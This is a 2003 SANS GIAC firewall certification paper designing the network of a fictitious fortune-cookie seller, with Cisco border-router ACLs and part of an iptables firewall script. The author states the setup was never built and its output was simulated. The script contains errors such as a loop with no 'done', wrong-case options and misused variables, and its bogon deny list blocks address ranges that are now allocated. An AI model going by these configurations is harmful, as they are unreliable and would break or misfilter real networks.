Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Declan Ingram

SANS GIAC GCFW Assignment v 1.9

Sydney LMP September 1st 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract / Summary

General Information

The information herein is based around a fictitious company called GIAC Enterprises (GE) selling fortune cookie sayings. Sales are made on the Internet via the (also fictitious) domain www.gefortunecentral.com. This process is handled by a web based application, Fortune Central.

This document has been created for submission to the SANS Institute as the assignment for a GCFW.

In this document you will see the design and configuration of the secure network of GE. You will also find a section, Design under Fire, where an other GIAC GCFW assignment (Andrew Lemick) has been attacked.

Design Philosophy (Horses and Fences)

The design of this network is the result of finding a middle ground between business needs, security and affordability. There are many aspects to the design that can be changed to improve availably, scalability and security. These however, can be added as needed. The Management of GE understand the balance and have signed off on the potential risks involved.

There are two underlying concepts used through this assignment: Defense in Depth and Simplicity of Design. The solutions provided do not require huge investments in infrastructure or masses of bandwidth.

As I was not able to build the network for testing, output has been simulated.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 1 : Security Architecture

1.0.0 Business Operations:

The business operations of GE is through a custom made secure web based application called 'Fortune Central' . The customers, suppliers, partners and employees interface through this.

Fortune Central runs over HTTPS (TCP : 443) creating a secure VPN between the Web server and the end user - allowing them to do business with GE in privacy and confidence.

A secure Web based application has been chosen as it does not allow network level access from external nodes. This helps greatly in reducing the spread of Viruses and Trojans. It is also very simple in both setup and administration, and minimizes ports open in Firewalls and other packet filtering equipment.

The access requirements and business operations of each individual group has been addressed below.

1.0.1 Customers :

What: Any person in the general public is treated as a potential customer of GE.

Customers purchasing of Fortune Cookie Sayings (FCS) is made via Fortune Central. Both pre and post-sale customer support is handled via on-line ticket system and email.

How Accessing Fortune Central via web browser, which accesses apache web server, which in turn can access the data base.

Required Access: Public Web, SMTP server and External DNS Server.

Protocols :	HTTP	TCP 80	(Web)
	HTTPS	TCP 443	(SSL Web to Fortune Central)
	SMTP	TCP 25	(only Email destined to GIAC Enterprise , no relay)
	DNS	UDP 53	(outside split DNS)

Access Restrictions : Customers can not access anything else in the GE infrastructure.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.0.2 Suppliers :

What: Electronic delivery of wholesale FCS through Fortune Central.

How: Upload compressed CVS file of new FCS to secured Partner / Supplier web page. This file can be scanned by a script for viruses and correct syntax before it is manually scrutinized (for appropriateness and correctness) and entered into the database.

Required Access: Web R-Proxy, Web SMTP.

Protocols:	HTTP	TCP 80	(public web site)
	HTTPS	TCP 443	(SSL Web to Partner / Supper Page in Fortune Central)
	SMTP	TCP 25	(only Email destined to GIAC enterprise , no relay)
	DNS	UDP 53	(outside split DNS)

Access Restrictions : Suppliers can't access anything else in the GE infrastructure.

1.0.3 Partners :

What: Re-distribution of FCS in other language regions through Fortune Central

How: Partners can download & upload appropriate FCS in compressed CVS format via Fortune Central. This file can be scanned by a script for viruses and correct syntax before it is manually scrutinized (for appropriateness and correctness) then entered into database.

Required Access: Fortune Central

Protocols :	HTTP	TCP	80	(Web)
	HTTPS	TCP	443	(SSL Web)
	SMTP	TCP	25	(only Email destined to GE, no relay)
	DNS	UDP	53	(outside split DNS)

Access Restrictions : Partners can not access anything else in the GE infrastructure.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.0.4 Employees :

What: Employees need secured access to email and the Internet. Access to internal infrastructure is delegated by Administrators on an individual case by case basis. Employees access Fortune Central for their work. This allows the firewall to further be locked down.

How : Internet access is achieved by a proxy server. DNS is achieved by internal DNS Servers. Email is screened through Trend Micro InterScan as it leaves the SMTP server.

Access: Employee network access is in two parts. Local access and Gateway access.

Local Access is on the Internal LAN. It does not pass the firewall to any other network segments. This internal access is not screened or filtered allowing considerably less administration. While this does represent a level of risk, each host on the internal LAN must use a Host Based Firewall (ZoneAlarm) and AntiVirus Software, Trendmicro OfficeScan Corporate Edition. The management of GE understand and accept this risk.

Additional access may be granted if needed. If this access requires changes to the configuration of the perimeter infrastructure, the request must pass through a Change Control Board.

Management of the Servers and Infrastructure is done at the console or KVM inside the Server Room.

Gateway Access is any traffic that passes through the Firewall, to the Screened Service Network, Protected Network or the Internet.

Protocols :	HTTP	TCP	80	(Web)
	HTTPS	TCP	443	(SSL Web)
	SMTP	TCP	25	(relay allowed)
	POP	TCP	110	(receive Email)
	DNS	UDP/TCP*	53	(inside split DNS)

* TCP/53 is needed for large DNS entries (such as that of Microsoft Sites) The Split DNS System stops potential problems with DNS Poisoning.

1.0.5 Mobile sales force and tele-workers (Employees) :

What: Employees external to the GE infrastructure, eg: tele-workers, do not have the same level of access as local users. They can access Fortune Central with the privileges of local employees, allowing them to access and manipulate sayings. This gives sales staff and remote developers everything they need without the need for expensive VPN hardware, and reduces the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

threat of viruses and trojans spreading from 'trusted' sources linked via a network level VPN system.

Email access is also required.

How: Tele-workers can access sayings via Fortune Central.

Since only internal employees are able to relay via the SMTP server, a web based Email system, @Mail is used.

Access: Fortune Central, Public DNS and @Mail.

Protocols :	HTTP	TCP 80	(Web)
	HTTPS	TCP 443	(SSL Web)
	SMTP	TCP 25	(only Email destined to GIAC enterprise , no relay)
	DNS	UDP 53	(outside split split DNS)

Access Restrictions : Tele-Workers can not access anything else in the GE infrastructure.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.1.0 Addressing scheme

The internal and external IP addressing scheme used for the GE network is IPv4 compliant. Using a legal class C for external address and a private class B for internal address. As per RFC 1918, the private class C 192.168.0.0 has been chosen.

NOTE: The external IPv4 address range 223.1.1.0/24 is used for the purpose of this document. This is not a legal address range as it has been reserved by IANA (www.iana.org).

Service	Internet IP	Internal IP	Comment
HTTP	223.1.1.5	192.168.1.5	Fortune Central and @Mail
DNS	223.1.1.10	192.168.1.10	Public DNS
DNS		192.168.5.10	Private DNS
SMTP	223.1.1.25	192.168.1.25	SMTP Email Server
SYSLOG		192.168.1.30	Service Network Syslog
SYSLOG		192.168.5.30	Protected Network Syslog
RSSP		192.168.5.50	Site Protector Core
NTP		192.168.5.60	GPS NTP Server

Please see the following page for the Network Diagram.

1.2.0 A Design of Defense in Depth


For the greatest security GE has chosen to utilize an array of purpose built technologies for individual functions. This layering of infrastructure makes it harder for an attacker to penetrate the network as there are many different 'checkpoints' (no reference to the firewall brand intended).

This layered security approach is referred to as defense in depth.

© SANS Institute 2003, author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GE Network Infrastructure Diagram



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3.0 Perimeter Devices

The Perimeter Devices used to protect the GE network

1.3.1 Border Router

The border router is the top most part of the perimeter infrastructure (excluding VPNs) and as such is the first line of defense against the outside world.

Brand and Version: Cisco 2615

Function: The border router is the gateway point for the internal network providing the link between it and the Internet.

Secondary to routing the Border Router provides basic static filtering. This protects against address spoofing and other basic malicious activity.

Placement: The Border Router is placed in front of all other perimeter devices. It is the first line of defense.

1.3.2 Primary Firewall

The Primary Firewall is the main pillar of defense for the GE network. It partitions the network into individually secured sections.

Brand and Version: NetFilter / Iptables 1.2.8 (current latest). Run under Linux kernel 2.4 on a Dell Poweredge 2650

Function: Employ stateful filtering for network traffic between LANs and the untrusted Internet.

Placement: As the primary defense this device is situated between the external router and 3 internal LANs with varying levels of security.

1.3.3 Scalability

To further the depth of defense a second firewall could be added between X and Y. For greatest effect this could be a different type of firewall on a different host (or appliance).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3.4 VPN

GE has chosen to utilize a SSL based VPN designed to allow secure business transitions to and from Fortune Central.

Brand and Version: SSL v3 (Secure Socket Layer Protocol) utilizing 3DES encryption.

Function: The SSL VPN allows GE customers, suppliers, partners and employees to do business with GE with privacy and confidence. An SSL VPN is vastly less complex and less expensive than other VPN solutions.

Simplicity is important to GE for two reasons :

- a more complex solution is harder to implement and maintain, this could out weigh any extra effectiveness
- for the system to be used by customers it must be easy or they may not be bothered to set it up, causing GE to loose business.

The SSL VPN addresses these perfectly as it is virtually transparent to the user and uses an interface (Web Browser) that is both widely accepted and widely understood.

Placement: The SSL VPN is between the Web Server and the End Users Web Browser.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.4.0 Internal Devices

Internal devices play an important part in protecting the GE network.

1.4.1 Host based Firewalls

Host based Firewalls further build the defense in depth and allow specific ACLs for each host, depending on the services it runs and the function it has within GE.

Brand and Version : Zone Alarm 3.7.202 (always kept updated to most current)

Function: The Zone Alarm host based firewall has the following functions:

- Protect against attacks from other hosts on the same network segment.
- Protect against attacks that originate externally and get through the perimeter defense.
- Protect other hosts on the network from worms or malicious code (including Trojans) originating from the local host.
- Protect against 'spy-ware' transmitting private data back to its main server.

Zone Alarm has been chosen as it provides protection on a per application basis, perfectly augmenting the SMTP and host based anti Virus Software for great defense in depth.

Placement: Host based firewalls have been included on all Windows workstations within the GE network. Placement on the workstations provides an extra layer of defense between the user and the network.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.4.2 Anti-Virus

Anti-Virus software is installed on all windows workstations as well as the perimeter email server. The Anti-Virus software utilizes auto-update software for best protection against new threats.

Brand and Version: TrendMicro InterScan VirusWall

Function: To prevent the spread of malicious code going in or out of a host or the GE network in general.

Placement: Windows Workstations and SMTP Server. As most viruses today are spread via Email, detection at the SMTP server provides extra separation between the virus and our systems. Stopping a virus before it reaches our users also builds defense in depth as a virus would have to pass through two AV screens before it could become active.

Placing an AV system on each workstation helps protect the infrastructure from trojans and other malicious code they may have bypassed the SMTP server (such as an infected program downloaded from the Internet and run locally).

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.4.3 IDS (A Tree falls in a Forest...)

3 IDS taps have been placed on strategically important parts of the network. The ISS RS console is on the management network.

Brand and Version : ISS Real Secure Site Protector 7.0

Function : Notify IT security personnel of attempted or potential attacks on network infrastructure, as well as configuration errors.

Placement : IDS taps will be configured in the following places:

1 Screened Network Tap
2 Protected Network Tap
3 LAN Tap

Each tap is configured with refined policies increasing in alertness the further toward the Management Network.

Please see Network Diagram for location

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 2: Security Policy and Tutorial

Define security policy for above infrastructure. The polices defined here have been designed around the business requirements.

2.0.0 Border Router

2.0.1 Router Context and Specifications

The border router is the upper most infrastructure in the GE network, used to statically filter out basic malicious activity such as IP address spoofing.

2.0.2 Business Requirements

The ACL of the border router has been defined in accordance to the business requirements defined in assignment 1. This includes: customers, suppliers, partners and both internal and external users.

This includes:

- The routing of legitimate packets between the LAN and the Internet.
- First level of defense for filtering malicious data.

The configuration listed below is only concerned with the security of the router, not it's entire operation.

2.0.3 ACL[1]

Access-list 101 is applied to ingress external interface

Access-list 110 is applied to egress external interface

Disable bad services

```
no cdp run
no ip finger
no ip http server
no ip bootp server
no boot network
no ip source-route
no snmp-server
```

Permit Established traffic

```
access-list 101 permit ip any any established
```

1Referenced from http://www.rpatrick.com/tech/acl/

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Filter special use IPs from RFC 3330, it is important to filter these because they can never be legitimate traffic :

```
access-list 101 deny ip 0.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 36.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 49.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 50.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 58.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 60.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 70.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 72.0.0.0 7.255.255.255 any log-input
access-list 101 deny ip 82.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 84.0.0.0 3.255.255.255 any log-input
access-list 101 deny ip 88.0.0.0 7.255.255.255 any log-input
access-list 101 deny ip 96.0.0.0 31.255.255.255 any log-input
access-list 101 deny ip 169.254.0.0 0.0.255.255 any log-input
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log-input
access-list 101 deny ip 192.0.2.0 0.0.0.255 any log-input
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log-input
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 198.18.0.0 0.1.255.255 any log-input
access-list 101 deny ip 201.0.0.0 0.255.255.255 any log-input
access-list 101 deny ip 222.0.0.0 1.255.255.255 any log-input
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log-input
```

Filter TCP 'small' servers, it is important to filter these because they are redundant and can cause problems.

```
access-list 101 deny tcp any any range 0 19 log-input
access-list 101 deny udp any any range 0 19 log-input
```

Filter SMNP, it is important to filter these because there is no legitimate reason why SMNP traffic would pass through the border router.

```
access-list 101 deny tcp any any range 161 162 log-input
access-list 101 deny udp any any range 161 162 log-input
access-list 101 deny tcp any any eq 199 log-input
access-list 101 deny udp any any eq 199 log-input
access-list 101 deny tcp any any eq 391 log-input
access-list 101 deny udp any any eq 391 log-input
access-list 101 deny tcp any any eq 705 log-input
access-list 101 deny udp any any eq 705 log-input
access-list 101 deny tcp any any eq 1993 log-input
access-list 101 deny udp any any eq 1993 log-input
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Filter dhcp and tftp, it is important to filter these because here is no legitimate reason why DHCP or TFTP traffic would pass through the border router.

```
access-list 101 deny udp any any range 67 69 log-input
access-list 101 deny tcp any any range 67 69 log-input
```

Filter NetBIOS and NBT, here is no legitimate reason why Windows Networking traffic would pass through the border router.

```
access-list 101 deny tcp any any range 135 139 log-input
access-list 101 deny udp any any range 135 139 log-input
access-list 101 deny tcp any any eq 445 log-input
access-list 101 deny udp any any eq 445 log-input
```

Filter UNIX RPC , here is no legitimate reason why RPC traffic would pass through the border router.

```
access-list 101 deny tcp any any eq 111 log-input
access-list 101 deny udp any any eq 111 log-input
```

IRC traffic is specifically filtered at the border router because it is a traditional protocol of mischief that is not allowed anywhere on the GE network.

```
access-list 101 deny tcp any any eq 6667 log-input log
access-list 101 deny udp any any eq 6667 log-input log
```

Allow legitimate Traffic

```
access-list 101 permit tcp any any eq 80
access-list 101 permit tcp any any eq 443
access-list 101 permit tcp any any eq 25
access-list 101 permit tcp any any eq 53
access-list 101 permit udp any any eq 53
```

Allow ICMP through – it is filtered at the firewall.

```
access-list 101 deny icmp any any echo
access-list 101 deny icmp any any redirect
access-list 101 deny icmp any any mask-request
access-list 101 permit icmp any any
```

Deny any other traffic

```
access-list 101 deny any any log-input log
```

Access-list 110 is applied to egress external interface

Filter TCP 'small' servers, it is important to filter these because they are redundant and can cause problems.

```
access-list 110 deny tcp any any range 0 19 log-input
access-list 110 deny udp any any range 0 19 log-input
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Filter SMNP, it is important to filter these because there is no legitimate reason why SMNP traffic would pass through the border router.

```
access-list 110 deny tcp any any range 161 162 log-input
access-list 110 deny udp any any range 161 162 log-input
access-list 110 deny tcp any any eq 199 log-input
access-list 110 deny udp any any eq 199 log-input
access-list 110 deny tcp any any eq 391 log-input
access-list 110 deny udp any any eq 391 log-input
access-list 110 deny tcp any any eq 705 log-input
access-list 110 deny udp any any eq 705 log-input
access-list 110 deny tcp any any eq 1993 log-input
access-list 110 deny udp any any eq 1993 log-input
```

Filter dhcp and tftp, it is important to filter these because here is no legitimate reason why DHCP or TFTP traffic would pass through the border router.

```
access-list 110 deny udp any any range 67 69 log-input
access-list 110 deny tcp any any range 67 69 log-input
```

Filter NetBIOS and NBT, it is very important that there is no leaking of these protocols

```
access-list 110 deny tcp any any range 135 139 log-input
access-list 110 deny udp any any range 135 139 log-input
access-list 110 deny tcp any any eq 445 log-input
access-list 110 deny udp any any eq 445 log-input
```

Filter UNIX RPC , here is no legitimate reason why RPC traffic would pass through the boarder router.

```
access-list 110 deny tcp any any eq 111 log-input
access-list 110 deny udp any any eq 111 log-input
```

IRC traffic is specifically filtered at the border router because it is a traditional protocol of mischief that is not allowed anywhere on the GE network.

```
access-list 110 deny tcp any any eq 6667 log-input log
access-list 110 deny udp any any eq 6667 log-input log
```

Allow legitimate Traffic

```
access-list 110 permit ip 223.1.1.0 0.255.255.255 any

access-list 110 permit tcp any any eq 80
access-list 110 permit tcp any any eq 443
access-list 110 permit tcp any any eq 25
access-list 110 permit ip any any eq 53
```

Permit some ICMP through

```
access-list 101 deny icmp any any echo-reply
access-list 101 deny icmp any any redirect
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
access-list 101 deny icmp any any mask-request
access-list 101 permit icmp any any
```

Deny any other traffic

```
access-list 110 deny any any log-input log
```

2.0.4 Scalability.

For higher availability and redundancy a second border connected to a different ISP could be added. This would protect against outages from upstream providers and disperse the effect of DoS (Denial of Service) attacks as well as hardware failure.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.1.0 Primary Firewall[2]

2.1.1 Firewall Context and Specifications

By nature, the primary firewall is paramount to the protection of the GE network.

2.1.2 Business Requirements

The ACL of the primary firewall has been defined in accordance to the Business Requirements defined in assignment 1. This includes : customers, suppliers, partners and both internal and external users.

The primary firewall is required to filter unwanted and malicious traffic from each network segment.

```
#!/bin/sh

############################
#
#  IPTables / Netfiler Configuration
#  Declan Ingram 2003
#
#  /etc/rc.d/rc.firewall
#  Invoke from /etc/rc.d/rc.local
#
############################

############################
# Show the user what is happening

Echo "Loading Firewall... "

############################
#
# Initial Configuration Section
#

############################
# Location of IPTables

IPTABLES="/usr/sbin/iptables"

############################
# Interface Definitions

############################
# Internet configuration

EXT_IF="eth0"                          # Internet connected interface
EXT_HTTP="223.1.1.5"                        # Fortune Central and @Mail Web Server
EXT_DNS="223.1.1.10"                        # Public DNS
EXT_MAIL="223.1.1.25"                       # SMTP server
EXT_FW="192.168.0.100"                      # Firewall IP on external interface
EXT_GW="192.168.0.1"                        # border router
```

2 Referenced from Linux Firewalls, 2nd Edition. © Robert L. Ziegler
http://www.linux-firewall-tools.com/ftp/firewall/gateway.firewall.3

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
############################
# Screened Service Net Interface Definitions

SER="eth1"                                  # Screened Service net interface
SER_HTTP="192.168.1.5"                      # Fortune Central and @Mail Web Server
SER_DNS="192.168.1.10"                      # Public DNS
SER_NTP="192.168.1.3"                       # GPS NTP Service
SER_MAIL="192.168.1.25"                     # SMTP Server
SER_IDS="192.168.1.40"                      # LAN IDS Sensor
SER_FW="192.168.1.100"                      # eth1 IP address
SER_IPS="192.168.1.0/24"                    # valid IPs for Service Network
SER_NET="192.168.1.0"                       # network address of Screened Service net
SER_NET_BCAST="192.168.1.255"               # broadcast addr of Screened Service net


############################
# Protected Network Interface Definitions

PRO="eth2"                                  # Protected network connected interface
PRO_DNS="192.168.5.10"                      # Private DNS
PRO_RSSP="192.168.5.50"                     # Site Protector Core
PRO_NTP="192.168.5.30"                      # GPS NTP Server
PRO_FW="192.168.5.100"                      # eth2 IP address
PRO_IPS="192.168.5.0/24"                    # valid IPs for Service Network
PRO_NET="192.168.5.0"                       # network address of Protected net
PRO_NET_BCAST="192.168.5.255"               # broadcast addr of Screened Service net
IDS="192.168.5.40"                          # IDS core


############################
# LAN Interface Definitions

LAN="eth3"                                  # Internal LAN connected interface
LAN_FW="192.168.10.100"                     # eth3 IP address
LAN_IPS="192.168.10.0/24"                   # valid IPs for Service Network
LAN_NET="192.168.10.0"                      # network address of LAN
LAN_NET_BCAST="192.168.10.255"              # broadcast addr of Screened Service net
LAN_IDS="192.168.10.40"                     # LAN IDS Sensor

############################
# Loopback Interface Definitions

LO="lo"                                     # local loop back
LOOPBACK="127.0.0.0/8"                      # reserved loopback address range

############################
# Other Definitions

ISP_DNS="222.222.222.222"                   # IP of upstream DNS for zone transfers
CLASS_A="10.0.0.0/8"                        # Class A private networks
CLASS_B="172.16.0.0/12"                     # Class B private networks
CLASS_C="192.168.0.0/16"                    # Class C private networks
CLASS_D_MULTICAST="224.0.0.0/4"             # Class D multicast addresses
CLASS_E_RESERVED_NET="240.0.0.0/5"          # Class E reserved addresses
BROADCAST_SRC="0.0.0.0"                     # Broadcast source address
BROADCAST_DEST="255.255.255.255"            # Broadcast destination address
PRIVPORTS="0:1023"                          # Well known, privileged port range
UNPRIVPORTS="1024:65535"                    # Unprivileged port range

############################
# Load kernel necessary modules

/sbin/depmod -a

/sbin/modprobe ip_tables
/sbin/modprobe ip_conntrack
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
/sbin/modprobe iptable_filter
/sbin/modprobe iptable_mangle
/sbin/modprobe iptable_nat
/sbin/modprobe ipt_LOG
/sbin/modprobe ipt_limit
/sbin/modprobe ipt_state

#/sbin/modprobe ipt_owner                    # Not needed with this configuration
#/sbin/modprobe ipt_REJECT             # Not needed with this configuration
#/sbin/modprobe ipt_MASQUERADE               # Not needed with this configuration
#/sbin/modprobe ip_conntrack_ftp       # Not needed with this configuration
#/sbin/modprobe ip_conntrack_irc       # Not needed with this configuration
#/sbin/modprobe ip_nat_ftp             # Not needed with this configuration
#/sbin/modprobe ip_nat_irc             # Not needed with this configuration

############################
# Configuration of Proc

echo 1 > /proc/sys/net/ipv4/ip_forward # Enable IP Forwarding
echo 1 > /proc/sys/net/ipv4/tcp_syncookies    # Enable TCP SYN Cookie Protection
echo 1 > /proc/sys/net/ipv4/ip_always_defrag  # Enable always defragging
                                                    # Protection
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts    # Dont allow Broadcast
                                                           # ICMP
echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses     # Dont allow
                                                                   # malicious errors
# Enable IP spoofing protection
# turn on Source Address Verification
for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
    echo 1 > $f
done

# Dont allow ICMP Redirects
for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
    echo 0 > $f
done

for f in /proc/sys/net/ipv4/conf/*/send_redirects; do
   echo 0 > $f
done

# Disable Source Routed Packets
for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
    echo 0 > $f
done

# Log Spoofed Packets, Source Routed Packets, Redirect Packets
for f in /proc/sys/net/ipv4/conf/*/log_martians; do
    Echo 1 > $f


############################
#
#  RULE / ACL Configuration
#
############################

############################
# Flush all rules

$IPTABLES --flush
$IPTABLES -t nat --flush
$IPTABLES -t mangle --flush

# BUG : comment out the following lines if you are
#       using Red Hat 7.3 as it will not initialize
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
$IPTABLES -t nat --policy PREROUTING DROP
$IPTABLES -t nat --policy OUTPUT DROP
$IPTABLES -t nat --policy POSTROUTING DROP
$IPTABLES -t mangle --policy PREROUTING DROP
$IPTABLES -t mangle --policy OUTPUT DROP

############################
# Define Lock Down / Default Policy
# for default chains (user chains defined below)

$IPTABLES --policy input DROP
$IPTABLES --policy output DROP
$IPTABLES --policy forward DROP

############################
# Unlimited traffic on the loopback interface

$IPTABLES -A INPUT -i lo -j ACCEPT
$IPTABLES -A OUTPUT -o lo -j ACCEPT

############################
# Use State table to By-pass Rule Checking
# as connections have already been screened the first time

$IPTABLES -A INPUT  -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

# Uncomment the following to allow SI. At this stage it there are
# not many protocols supported, ie FTP.
#
# Uncommenting below will break protocols (other than FTP)
# that use bidirectional connections, or multiple connections.
#
# $IPTABLES -A INPUT -m state --state INVALID -j LOG \
#         --log-prefix "INVALID input: "
# $IPTABLES -A INPUT -m state --state INVALID -j DROP
#
# $IPTABLES -A OUTPUT -m state --state INVALID -j LOG \
#         --log-prefix "INVALID output: "
# $IPTABLES -A OUTPUT -m state --state INVALID -j DROP
#
# $IPTABLES -A FORWARD -m state --state INVALID -j LOG \
#         --log-prefix "INVALID forward: "
# $IPTABLES -A FORWARD -m state --state INVALID -j DROP

############################
# spoofed

# Refuse spoofed packets pretending to be from you
$IPTABLES -A INPUT -s $EXT_FW -j DROP
$IPTABLES -A INPUT -s $SER_FW -j DROP
$IPTABLES -A INPUT -s $PRO_FW -j DROP
$IPTABLES -A INPUT -s $LAN_FW -j DROP

$IPTABLES -A FORWARD -s $EXT_FW -j DROP
$IPTABLES -A FORWARD -s $SER_FW -j DROP
$IPTABLES -A FORWARD -s $PRO_FW -j DROP
$IPTABLES -A FORWARD -s $LAN_FW -j DROP


# Drop packets that don't match the network
$IPTABLES -A INPUT -i $SER -s $LAN -j DROP
$IPTABLES -A INPUT -i $SER -s $PRO -j DROP
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
$IPTABLES -A INPUT -i $LAN -s $SER -j DROP
$IPTABLES -A INPUT -i $LAN -s $PRO -j DROP

$IPTABLES -A INPUT -i $PRO -s $LAN -j DROP
$IPTABLES -A INPUT -i $PRO -s $SER -j DROP

# Drop packets with illegal Src IPs
